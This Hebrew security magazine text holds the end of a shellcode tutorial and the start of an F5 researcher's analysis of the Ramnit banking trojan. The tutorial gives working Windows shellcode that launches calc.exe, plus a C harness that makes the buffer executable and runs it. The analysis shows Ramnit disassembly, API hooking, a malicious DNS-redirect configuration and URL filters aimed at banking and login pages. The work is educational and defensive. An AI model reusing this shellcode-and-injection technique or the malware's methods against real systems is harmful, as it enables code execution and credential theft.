דרך נוספת היא באמצעות התוכנה CFF Explorer. ניתן לטעון את התוכנית שלנו אליה ובמעבר ללשונית Hex Editor נראה את כלל הקוד בהקסה דצימלי. משם ניקח את קטע הקוד הספציפי המתאים לנו ונסדר אותו במחרוזת לפי פורמט ה-shellcode המתאים.

אתרי אינטרנט

ישנם אתרים רבים חינמיים אשר עוזרים בביצוע המרת הקוד. אתר מאוד נוח שנתקלתי בו נמצא בכתובת:

https://defuse.ca/online-x86-assembler.htm#disassembly

האתר מבצע את ההמרה של הקוד באופן מאוד יעיל ומהיר בלי להתאמץ כלל. מכניסים את קוד האסמבלי שלנו והפלט הוא המחרוזת בפורמט המתאים של התווים בהקסה דצימלי.

תקינות ה-shellcode

זהו ה-shellcode שלנו:


```
"\x31\xC9\x64\x8B\x41\x30\x8B\x40\x0C\x8B\x70\x14\xAD\x96\xAD\x8B\x58\x10\x8B\x53\x
3C\x01\xDA\x8B\x52\x78\x01\xDA\x8B\x72\x20\x01\xDE\x31\xC9\x41\xAD\x01\xD8\x81\x38\
x47\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72
\x65\x75\xE2\x8B\x72\x24\x01\xDE\x66\x8B\x0C\x4E\x49\x8B\x72\x1C\x01\xDE\x8B\x14\x8
E\x01\xDA\x31\xC9\x53\x52\x51\x68\x78\x65\x63\x61\x83\x6C\x24\x03\x61\x68\x57\x69\x
6E\x45\x54\x53\xFF\xD2\x83\xC4\x0C\x31\xC9\x51\x68\x2E\x65\x78\x65\x68\x63\x61\x6C\
x63\x6A\x05\x8D\x4C\x24\x04\x51\xFF\xD0\x83\xC4\x0C\x5A\x5D\xB9\x65\x73\x73\x61\x51
\x83\x6C\x24\x03\x61\x68\x50\x72\x6F\x63\x68\x45\x78\x69\x74\x54\x53\xFF\xD2\x83\xC
4\x14\x31\xC9\x51\xFF\xD0"
```

לפני שנזריק את ה-shellcode שלנו באפליקציה שבה מצאנו חולשה, יש לבדוק את תקינותו. ניתן לעשות זאת באמצעות תכנית פשוטה ב-C אשר תיקח את ה-shellcode שלנו ותנסה להריץ אותו.

התכנית תראה כך:

```c
#include <stdio.h>
#include <Windows.h>

char * shellcode = "\x31\xC9\x64\x8B\x41\x30\x8B\x40\x0C\x8B\x70\x14\xAD\x96\xAD\x8B\x58\x10\x8B\x53"
    "\x3C\x01\xDA\x8B\x52\x78\x01\xDA\x8B\x72\x20\x01\xDE\x31\xC9\x41\xAD\x01\xD8\x81\x38\x47\x65\x74"
    "\x50\x75\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72\x65\x75\xE2\x8B\x72\x24"
    "\x01\xDE\x66\x8B\x0C\x4E\x49\x8B\x72\x1C\x01\xDE\x8B\x14\x8E\x01\xDA\x31\xC9\x53\x52\x51\x68\x78"
    "\x65\x63\x61\x83\x6C\x24\x03\x61\x68\x57\x69\x6E\x45\x54\x53\xFF\xD2\x83\xC4\x0C\x31\xC9\x51\x68"
    "\x2E\x65\x78\x65\x68\x63\x61\x6C\x63\x6A\x05\x8D\x4C\x24\x04\x51\xFF\xD0\x83\xC4\x0C\x5A\x5D\xB9"
    "\x65\x73\x73\x61\x51\x83\x6C\x24\x03\x61\x68\x50\x72\x6F\x63\x68\x45\x78\x69\x74\x54\x53\xFF\xD2"
    "\x83\xC4\x14\x31\xC9\x51\xFF\xD0";


int main(int argc, char ** argv)
{
    DWORD old = 0;
    BOOL ret = VirtualProtect(shellcode, strlen(shellcode) +1, PAGE_EXECUTE_READWRITE, &old);

    _asm
    {
        jmp shellcode;
    }

    return 0;
}
```

נריץ את התוכנית לבדיקת תקינות ה-shellcode ונחשו מה התוצאה שתתקבל ☺



סיכום

לכתיבת shellcode יש אמנם עקרונות רבים, אך ברגע שמבינים את אופן הפעולה לכתיבת ה-shellcode הכולל הבנה של המבנים בזיכרון, ועם הצלחתנו לממש את הפונקציה GetProcAddress בעצמנו, אין דבר שיכול לעצור אותנו. עם קצת יצירתיות נוכל ליישם כל דבר.

חשוב לזכור שבכל מימוש פונקציה אנחנו הם אלה שאחראיים להבאת הפרמטרים המתאימים ולניקוי המחסנית לאחר מכן. כמובן שיש תמיד לזכור את חוקי כתיבת ה-shellcode על מנת שמה שנכתוב יהיה הטוב ביותר.

כתיבת shellcode היא עולם ומלואו ותמיד יש מקום להתפתח. אני ממליצה שלפני הכתיבה תתכננו מה אתם רוצים להשיג ותפרקו את הקוד לשלבים, כך תוכלו לקבל תוצאות אופטימליות.

בהצלחה לכולם בכתיבה ולכל שאלה, בעיה או הערה אשמח שתפנו אלי דרך המייל:

21nir21@gmail.com

ביבליוגרפיה

כלל מבני האובייקטים בזיכרון ניתן למצוא באתר של Microsoft, msdn - https://msdn.microsoft.com

המרת Assembly למחרוזת ב-Hex - https://defuse.ca/online-x86-assembler.htm

מאמר מעמיק על פורמט PE - https://msdn.microsoft.com/en-us/library/ms809762.aspx

Linux System Calls table - http://shell-storm.org/shellcode/files/syscalls.html

Shellcode tutorial by Steve Hanna - http://www.vividmachines.com/shellcode/shellcode.html

Export Directory -http://resources.infosecinstitute.com/the-export-directory/

Epilogue & Prologue -https://en.wikipedia.org/wiki/Function_prologue

המקרה המוזר של הקונפיגורציה הנעלמת של Ramnit

מאת אנה דורפמן

הקדמה

במהלך המחקר השגרתי של תהליך ההזרקות javascript של Ramnit, במסגרת העבודה כחוקרת מלוואר ב-F5 Networks, נחשפתי לתופעה שמנעה ממני להמשיך בסדר הרגיל של המחקר.

Ramnit, שמוכיח את עצמו לאורך השנים כוירוס מתוחכם ומתעדכן טכנולוגית בצורה מבריקה, בחר למחוק את הקונפיגורציה כעבור כמה דקות לאחר שהוריד אותה מהשרת C&C. כתוצאה מהמחיקה, ה-javascript הזדוני הפסיק להיות מוזרק לתוך הדפים והקונפיגורציה נעלמה מהזיכרון של התהליך.

התנהגות זו הייתה מפתיעה מכיוון שהאתגר למחקר מסוג זה הוא בדרך כלל למצוא דרך לגרום ל-sample להוריד את הקונפיגורציה מהשרת C&C. התסריט הטיפוסי הוא שלאחר שליחת הקונפיגורציה היא נשמרת על המכונה המודבקת עד שהגירסא היותר מעודכנת תגיע. יחד עם זאת, על סמך הנתונים של המשתמש שנאספו ושנשלחים על ידי המלוואר, השרת C&C יכול להחליט לא לשלוח את הקונפיגורציה עקב מגוון סיבות (למשל, במידה וזיהה ש-sample רץ במכונה וירטואלית). הסיטואציה שבה הקונפיגורציה נשלחת ורק אחר כך נמחקת היא פחות נפוצה.

התקרית העלתה מספר שאלות: האם ההתנהגות של מחיקת הקונפיגורציה משמעותה היא ש-ramnit הוסיף עוד מורכבות להקשות על המחקר? או האם זה נגרם בגלל באג בפונקציונלית של המלוואר?

כל סיבה שלא תהייה, המטרה הנוכחית היא למצוא דרך לשמר את הקונפיגורציה בקליינט על מנת להמשיך את המחקר. ולכן עליי להבין לעומק את כל המסלול שהקונפיגורציה עוברת בין התהליכים והמודולים של ramnit ולמצוא את התהליך שאחראי למחיקתה.

החשודים העיקריים - התהליכים של ramnit

בזמן הריצה שלו, ramnit יוצר ומזריק את המודולים שלו לתהליכים הבאים:

- Svchost.exe #1
- Svchost.exe #2
- Explorer.exe
- Browser processes

נתחיל מלבחון את הדפדפן:

התחלתי לחקור איך הקונפיגורציה מוצאת את הדרך שלה לתוך הזיכרון של הבראוזר.

המודול שאחראי על היכולת של ramnit לבצע webinjects לתוך העמודים הדפדפן הוא **hooker.dll**.

קודם כל המודול הזה מוזרק לתוך **explorer.exe** וכאשר הדפדפן נפתח הוא מתפשט לתוך הזיכרון של הדפדפן על ידי כך שהוא מעתיק את עצמו מהזיכרון של **explorer.exe**.

השיטה שבה **hooker.dll** משכפל את עצמו:


1. כל פעם שנוצר תהליך חדש (Zw/Nt)ResumeThread API נקרא לאחר שרשרת של פונקציות, על מנת להריץ את ה- thread הראשון.
2. **Hooker.dll** בתוך **explorer.exe** שם hook על ZwResumeThread API על מנת לתפוס את הקריאה ולהזריק את הקוד לתהליכים החדשים שנוצרים.

```
browser_inject_hooks proc near

var_A4= byte ptr -0A4h

push    ebp
mov     ebp, esp
add     esp, 0FFFFFF5Ch
call    j_GetCurrentProcessIdStub
mov     ds:dword_2003DE33, eax
lea     eax, [ebp+var_A4]
push    eax
push    0
push    56Bh
call    sub_20013A2A
push    offset byte_2003DE23
lea     eax, [ebp+var_A4]
push    eax
call    maps_view_of_file
push    offset zwResumeThread_hook
push    offset aZwresumethread ; "ZwResumeThread"
push    offset aNtdll_dll ; "ntdll.dll"
call    sub_2001AE8B
mov     ds:dword_2003DE58, eax
push    offset exit_processHook
push    offset aExitprocess ; "ExitProcess"
push    offset aNtdll_dll ; "ntdll.dll"
call    sub_2001AE8B
mov     ds:dword_2003DE5C, eax
leave
retn
browser_inject_hooks endp
```

[הפונקציה של **hooker.dll** שאחראית על hook של ZwResumeThread]

ברגע ש-**hooker.dll** סיים את השלב של ה-unpacking בתוך הזיכרון של הדפדפן, הוא מנסה למפות את הקונפיגורציה מתוך סקציה של shared memory.

זה נעשה על-ידי worker thread ייחודי:



[ת'רד של **hooker.dll** שאחראי על מיפוי הזיכרון מהזיכרון המשותף]

3. הקונפיגורציה של ramnit מורכבת משלושה חלקים:

- **DNSChanger:** ראמניט ממקם hook על DnsQuery API ומחליף כתובות IP מתורגמת של הדומיינים המעניינים אותו עם כתובות IP חדשות.

```
<dnschanger>..https://mail.ru|
https://google.com..baidu.com|
95.215.111.213..mail.ru|95.215
.111.213..delfi.ee|lenta.ru..<
/dnschanger>.................
```

- **WebFilters**: רשימה של תבניות של URL ש- ramnit מתערב בתעבורה שלהם. כל בקשת POST לאחד ה- URL-ים שמתאים לתבנית תיתפס והמידע יועבר לשרת C&C.

```
..entry "WebFilters"..https*bank*..https
*paypal*..https*pay*..https*outlook*..ht
tps*gmail*..https*login*..https*sign*..h
ttps*order*..https*auth*..https*webmail*
..https*mail*..https*book*..https*bancsa
*..https*ident*..https*desjardins*..http
s*online*..https*com.au*..https*.es*..ht
tps*sec*..https*bill*..https*order*..htt
ps*accou*..*pop3*..end.....entry "WebDa
taFilters"..https*bank*..https*paypal*..
https*pay*..https*outlook*..https*gmail*
..https*login*..https*sign*..https*order
*..https*auth*..https*webmail*..https*ma
il*..https*book*..https*bancsa*..https*i
dent*..https*desjardins*..https*online*.
.https*com.au*..https*.es*..https*sec*..
https*bill*..https*order*..https*accou*.
.*pop3*..end....................H.N....
```

- **Webinjects**: הזרקות javascript במבנה הדומה ל-Zeus.

לכל חלק של קונפיגורציה יש סקציה נפרדת בתוך הזיכרון המשותף, שהשם שלה בפורמט הבא:

"{69D54517-654A-82AB-531B-39EE85E77900}"

הת'רד שממפה את הזיכרון המשותף ממשיך את הריצה שלו באותו המסלול בלי אבחנה בין המצב שבו הנתונים של הקונפיגורציה באמת נמצאים בזיכרון, למצב שהמידע כבר לא מופיע.

התקשורת היחידה של המודול בתוך הדפדפן עם הקונפיגורציה בתוך הזיכרון המשותף היא פעולה של קריאה. העובדה הזאת מובילה אותי למסקנה שהתהליך של דפדפן הוא לא זה שאחראי למחיקת הקונפיגורציה. לכן, המשכתי את החיפוש לאחר התהליך האשם.


Explorer.exe?

למרות העובדה ש-**explorer.exe** הוא החשוד המיידי, בדיקה מהירה חשפה שהוא אינו מבצע פניות לזיכרון המשותף, מה שמוביל למסקנה שגם זה לא התהליך שאנחנו מחפשים.

Svchost.exe #1 and svchsot.exe #2?

בזמן הריצה של ראמניט הוא יוצר שני תהליכים של svchost.exe:

- **Svchost.exe #1** מארח בתוכו את **rmnsoft.dll** המודול שאחראי על התקשורת הישירה עם השרת C&C ומקבל ממנו מודולים נוספים וכמו כן קונפיגורציה ופקודות.
- **Svchost.exe #2** מארח בתוכו את **modules.dll** שמיועד לטעינת מודולים נוספים וביצוע הפקודות.




המודול **rmnsoft.dll** משתמש בתקשורת pipe על מנת להעביר את הפקודות שקיבל מהשרת C&C ל-**modules.dll**:

```
 1 int __stdcall write_and_read_pipe_for_modules(SOCKET fd, LPCSTR lpFileName, int a3)
 2 {
 3   void *v3; // eax@1
 4   int v4; // eax@3
 5   int *v5; // edx@3
 6   unsigned int v7; // [sp+0h] [bp-10h]@7
 7   int v8; // [sp+4h] [bp-Ch]@1
 8   int v9; // [sp+8h] [bp-8h]@1
 9   HANDLE hNamedPipe; // [sp+Ch] [bp-4h]@2
10
11   v8 = 0;
12   v9 = 0;
13   v3 = (void *)pipe_communication_with_modules(lpFileName);
14   if ( v3 != (void *)-1 )
15   {
16     hNamedPipe = v3;
17     if ( reads_msg_from_pipe(v3, (int)&v9) )
18     {
19       v4 = calls_memcpy(&v9);
20       if ( v5 )
21       {
22         if ( v4 == 4 )
23         {
24           v8 = *v5;
25           if ( a3 )
26           {
27             heap_free(&v9);
28             sub_20019F5F((int)&v9);
29             v7 = calls_memcpy(&v9);
30             sub_200150AF(&v9, 0, 0, (int)&v7, 4);
31             v7 = strlenn(aB2152d287aa83f);
32             heap_alloc_(&v9, &v7, 4);
33             heap_alloc_(&v9, aB2152d287aa83f, v7);
34             v7 = strlenn(aTest);
35             heap_alloc_(&v9, &v7, 4);
36             heap_alloc_(&v9, aTest, v7);
37             if ( calls_write_fileex_1(hNamedPipe, (int)&v9) )
38             {
39               heap_free(&v9);
40               while ( reads_msg_from_pipe(hNamedPipe, (int)&v9) )
41               {
42                 if ( !some_tcp_send(fd, (int)&v9) )
43                   break;
44                 heap_free(&v9);
45                 if ( !recv_from_socket_in_loop_and_dec(fd, (int)&v9) || !calls_write_fileex_1(hNamedPipe, (int)&v9) )
46                   break;
47                 heap_free(&v9);
48               }
```

[תמונה 5: הפונקציה בתוך rmnsoft.dll לתקשורת עם השרת C&C ועם modules.dll]

כאשר חוקרים את תהליך עיבוד הנתונים ש-modules.dll מקבל דרך תקשורת pipe, מגלים את הפעולות הספציפיות שהמודול נוקט בהם לאחר קבלת הנתונים של הקונפיגורציה:

1. **modules.dll**: שומר את הקונפיגורציה המוצפנת בדיסק ב: %localappdata% כקובץ טקסט.



[תמונה 6: הקונפיגורציה שמורה על דיסק.]

2. **modules.dll** מצפין (crc32+XOR) וכותב את הקונפיגורציה לתוך הזיכרון המשותף. המבנה של הקונפיגורציה בזיכרון המשותף מכיל את השדות הבאים:
   - מצביע לקונפיגורציה.
   - גודל.
   - מפתח.

```
Command
eax=00000000 ebx=00000000 ecx=00000000 edx=00000000 esi=025d644a edi=00000000
eip=20500f8a esp=06f0f9b4 ebp=06f0fad8 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
20500f8a 68323b5220      push    20523B32h
0:022> p
eax=00000000 ebx=00000000 ecx=00000000 edx=00000000 esi=025d644a edi=00000000
eip=20500f8f esp=06f0f9b0 ebp=06f0fad8 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
20500f8f e8eba1ffff      call    204fb17f
0:022> p
eax=00000001 ebx=00000000 ecx=00000000 edx=770f70b4 esi=025d644a edi=00000000
eip=20500f94 esp=06f0f9b8 ebp=06f0fad8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
20500f94 83f801          cmp     eax,1
0:022> dd 205225BBh
205225bb  0000136c 06af0008 0002dead 9c74f435
205225cb  077f2008 077f1bb8 00000000 00000000
205225db  00000000 076f6ec0 00000000 62656365
205225eb  6c75786e 00007566 25000000 454d4f48
205225fb  56495244 48252545 50454d4f 25485441
2052260b  c7d2005c b198f5b6 5c5cee3a 69705c2e
2052261b  005c6570 00000000 1d5be4b5 452dfa4a
2052262b  b35ddd9c ebe70551 006d0069 00670061
```

conf ptr / length / key / conf

[תמונה 7: השדות של הקונפיגורציה של הזרקות javascript.]

בשלב הזה גלוי שמיפוי הנתונים של הקונפיגורציה לתוך הזיכרון המשותף מתרחש בצורה סדירה בעקבות התקשורת pipe בין **modules.dll** ל- **rmnsoft.dll** ולא תלוי באירוע חיצוני אחר (כמו למשל פתיחת דפדפן). הרוטינה הזאת מאפשרת ל- ramnit לעדכן באופן שותף את הקונפיגורציה מהשרת C&C.

אבל, למרות העובדה שפעולת הכתיבה לתוך הזיכרון המשותף מתרחשת בתוך ה- **modules.dll**, כאשר בחנתי את כל פעולות הכתיבה שהמודול הזה מעורב בהם, מצאתי שאף אחד מהם אינו מוחק את הקונפיגורציה.

עוד הפעם hooker.dll?

לאור כל זה, מה שנותר לי זה לבחון את המודולים הנוספים ואת הגישות שלהם לזיכרון המשותף. וכאן, העקבות מובילות אותנו שוב אל מודול hooker.dll, רק שהפעם אל המופע הנוסף שלו בתוך תהליך svchost.exe, אותו אחד שמארח את modules.dll יחד עם מודולים נוספים של ramnit.


במהלך התקשורת עם השרת C&C, ה-rmnsoft.dll מקבל מודולים נוספים ומעביר אותם ל-modules.dll דרך pipe. לאחר מכן, modules.dll ממפה את המודולים שקיבל לתוך הזיכרון של svchost.exe.

לכל אחד מהמודולים (vncinstall.dll, bond.dll, cookie.dll, hooker.dll, etc) יש תחום אחריות משלו שמופעל בעזרת פונקציות exported.

```
MZ at 005c0000, prot 00000002, type 01000000 - size 8000
  Name: svchost.exe
MZ at 01640000, prot 00000004, type 00020000 - size 4a000
  Name: MZ
MZ at 15190000, prot 00000040, type 00020000 - size 3d000
  Name: loader.exe
MZ at 20010000, prot 00000040, type 00020000 - size d000
  Name: modules.dll
MZ at 20020000, prot 00000004, type 00020000 - size f000
  Name: avtrust.dll
MZ at 20030000, prot 00000004, type 00020000 - size 9000
  Name: chrome_reinstall.dll
MZ at 20040000, prot 00000004, type 00020000 - size 13000
  Name: cookie.dll
MZ at 20060000, prot 00000004, type 00020000 - size a2000
  Name: modftpgrbr.dll
MZ at 20110000, prot 00000040, type 00020000 - size 3b000
  Name: hooker.dll
MZ at 20150000, prot 00000004, type 00020000 - size 3a244
  Name: vncinstall.dll
MZ at 20190000, prot 00000004, type 00020000 - size 359000
  Name: bond.dll
MZ at 6bae0000, prot 00000002, type 01000000 - size 12000
```

[תמונה 8: מודולים בתוך svchost]

modules.dll מקבל פקודות דרך ה-pipe וקורא לפונקציות exported במודול הנדרש בהתאמה:



[תמונה 9: modules.dll קורא לפונקציה בעקבות זה שקיבל פקודה דרך pipe]

לאחר סריקה, מצאתי ש-CommandRoutine, שמהווה אחת מהפונקציות המיוצאות של hooker.dll, מנסה לגשת לאזור הזיכרון המשותף בו נמצאת הקונפיגורציה.

Name	Address	Ordinal
CommandRoutine	2002A402	1
ModuleCode	2002A3F2	2
StartRoutine	20029FA2	3
StopRoutine	2002A327	4
DllEntryPoint	20048F40	[main entry]

[תמונה 10: הפונקציות ה-exported של hooker.dll]

הלוגיקה של CommandRoutine

הפונקציה CommandRoutine מקבלת מבנה עם פרטים של הפקודה ו-handle ל- pipe. במסלול הביצוע שחקרתי CommandRoutine נקראת ארבעה פעמים:

- פעם ראשונה: אין שינויי קונפיגורציה, רק תקשורת pipe מתרחשת.
- פעם שניה: הקונפיגורציה של dnschanger נחמקת.
- פעם שלישית: הקונפיגורציה של webinjects נמחקת.
- פעם רביעית: הקונפיגורציה של webfilters נחמקת.

סוף סוף נמצאה הפונקציה ה"אשמה"!

השלבים של מחיקת הקונפיגורציה ב-**CommandRoutine**:

1. דורס את התוכן של הקונפיגורציה בתוך הזיכרון המשותף עם 2 בטים מוצפנים של מידע חסר משמעות.
2. דורס את שדה הגודל של הקונפיגורציה בתוך המבנה עם הערך 0x2.
